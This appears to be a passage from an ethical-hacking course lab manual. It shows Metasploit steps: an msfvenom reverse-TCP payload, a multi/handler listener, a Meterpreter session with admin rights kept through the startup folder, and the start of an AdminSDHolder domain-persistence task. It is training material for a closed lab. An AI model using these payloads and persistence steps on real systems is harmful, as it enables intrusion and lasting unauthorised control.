The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following text:


```
msf6 > [ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion

Metasploit tip: Start commands with a space to avoid saving them to history

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:8080
```

48. Click **CEHv12 Windows 11** to switch to **Windows 11** machine login to **Admin** account and restart the machine so that the malicious file that is placed in the startup folder is executed.



49. Now click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and you can see that the meterpreter session is opened.

Note: It takes some time for the session to open.



Hacked: All the things

Press SPACE BAR to continue

```

      =[ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion

```

Metasploit tip: Start commands with a space to avoid saving them to history

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:8080
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:8080 -> 10.10.1.11:49704) at 2022-04-07 04:05:05 -0400

```

meterpreter >

50. Type `getuid` and press **Enter**, we can see that we have opened a reverse shell with admin privileges.

Press SPACE BAR to continue

```

      =[ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion

```

Metasploit tip: Start commands with a space to avoid saving them to history

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 8080
lport => 8080
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:8080
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:8080 -> 10.10.1.11:49704) at 2022-04-07 04:05:05 -0400

```

meterpreter > getuid

Server username: Windows11\Admin

meterpreter >

51. Whenever the Admin restarts the system, a reverse shell is opened to the attacker until the payload is detected by the administrator

52. Thus attacker can maintain persistence on the target machine using misconfigured Startup folder.
53. This concludes the demonstration of how to maintain persistence by abusing Boot or Logon Autostart Execution.
54. Close all open windows and document all the acquired information.
55. Now, before proceeding to the next task, **End** the lab and re-launch it to reset the machines. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section. If a **Finish Event** pop-up appears, click on **Finish**.

Task 7: Maintain Domain Persistence by Exploiting Active Directory Objects

AdminSDHolder is an Active Directory container with the default security permissions, it is used as a template for AD accounts and groups, such as Domain Admins, Enterprise Admins etc. to protect them from unintentional modification of permissions.


If a user account is added into the access control list of AdminSDHolder, the user will acquire "GenericAll" permissions which is equivalent to domain administrators.

Here, we are exploiting Active Directory Objects and adding Martin a standard user in Windows Server 2022, to Domain Admins group through AdminSDHolder.

1. By default the **Parrot Security** machine is selected, in the **Parrot Security** machine launch a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



The screenshot shows a terminal window titled "cd - Parrot Terminal". The terminal is running on a Parrot Security Linux distribution. The user has successfully gained root privileges by entering "sudo su" and providing the password "toor". The terminal prompt now shows the root user at the root directory: "[root@parrot]~". The user then typed "#cd" to change the working directory to the root directory, and the prompt changed to "[root@parrot]#". The terminal window is part of a desktop environment with a dark theme, and the desktop background features a parrot.

5. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe** and press **Enter**.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is 'msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe - Parrot Terminal'. The user has run the command to generate a payload. The output shows the process of selecting the platform (Windows), arch (x86), and payload type (raw). It also indicates the final size of the generated executable file.

```
[attacker@parrot:~] $ sudo su
[sudo] password for attacker:
[attacker@parrot:~] # cd /home/attacker
[attacker@parrot:~/Desktop] # msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[attacker@parrot:~/Desktop] #
```

6. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Exploit.exe with the victim machine.

Note: To create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
Type **chmod -R 755 /var/www/html/share** and press **Enter**
Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

7. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** in the terminal window and press **Enter**.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[attacker@parrot] ~
# cd
[attacker@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[attacker@parrot] ~
# cp /home/attacker/Desktop/Exploit.exe /var/www/html/share
[attacker@parrot] ~
#
```

8. Start the Apache server by typing **service apache2 start** and press **Enter**.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[attacker@parrot] ~
# cd
[attacker@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[attacker@parrot] ~
# cp /home/attacker/Desktop/Exploit.exe /var/www/html/share
[attacker@parrot] ~
# service apache2 start
[attacker@parrot] ~
#
```

9. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". At the top, there's a "File" menu with options like Applications, Places, System, Terminal, and Help. The title bar also displays "msfconsole - Parrot Terminal". The main area of the terminal shows a login dialog for "3Kom SuperHack II Logon" with fields for User Name and Password, and an OK button. Below the dialog, the Metasploit version information is displayed:

```
[+] metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ --=[ 592 payloads - 45 encoders - 10 nops      ]
+ --=[ 9 evasion      ]
```

At the bottom, a Metasploit tip is shown: "Metasploit tip: Enable verbose logging with set VERBOSE true". The status bar at the bottom of the terminal window shows "msfconsole - Parrot Ter...".

10. In Metasploit type **use exploit/multi/handler** and press **Enter**.

11. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

This screenshot continues from the previous one, showing the Metasploit command-line interface. The user has entered the command "use exploit/multi/handler" and pressed Enter. The response from the system is:

```
[*] Using configured payload generic/shell_reverse_tcp
```

Then, the user has entered "set payload windows/meterpreter/reverse_tcp" and pressed Enter. The response is:

```
payload => windows/meterpreter/reverse_tcp
```


The status bar at the bottom of the terminal window shows "msfconsole - Parrot Ter...".

12. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
13. Type **set lport 444** and press **Enter** to set lport.
14. Now type **run** in the Metasploit console and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session:

```
[ OK ]  
https://metasploit.com  
[=] metasploit v6.1.9-dev  
+ --=[ 2169 exploits - 1149 auxiliary - 398 post ]  
+ --=[ 592 payloads - 45 encoders - 10 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: Enable verbose logging with set VERBOSE true  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
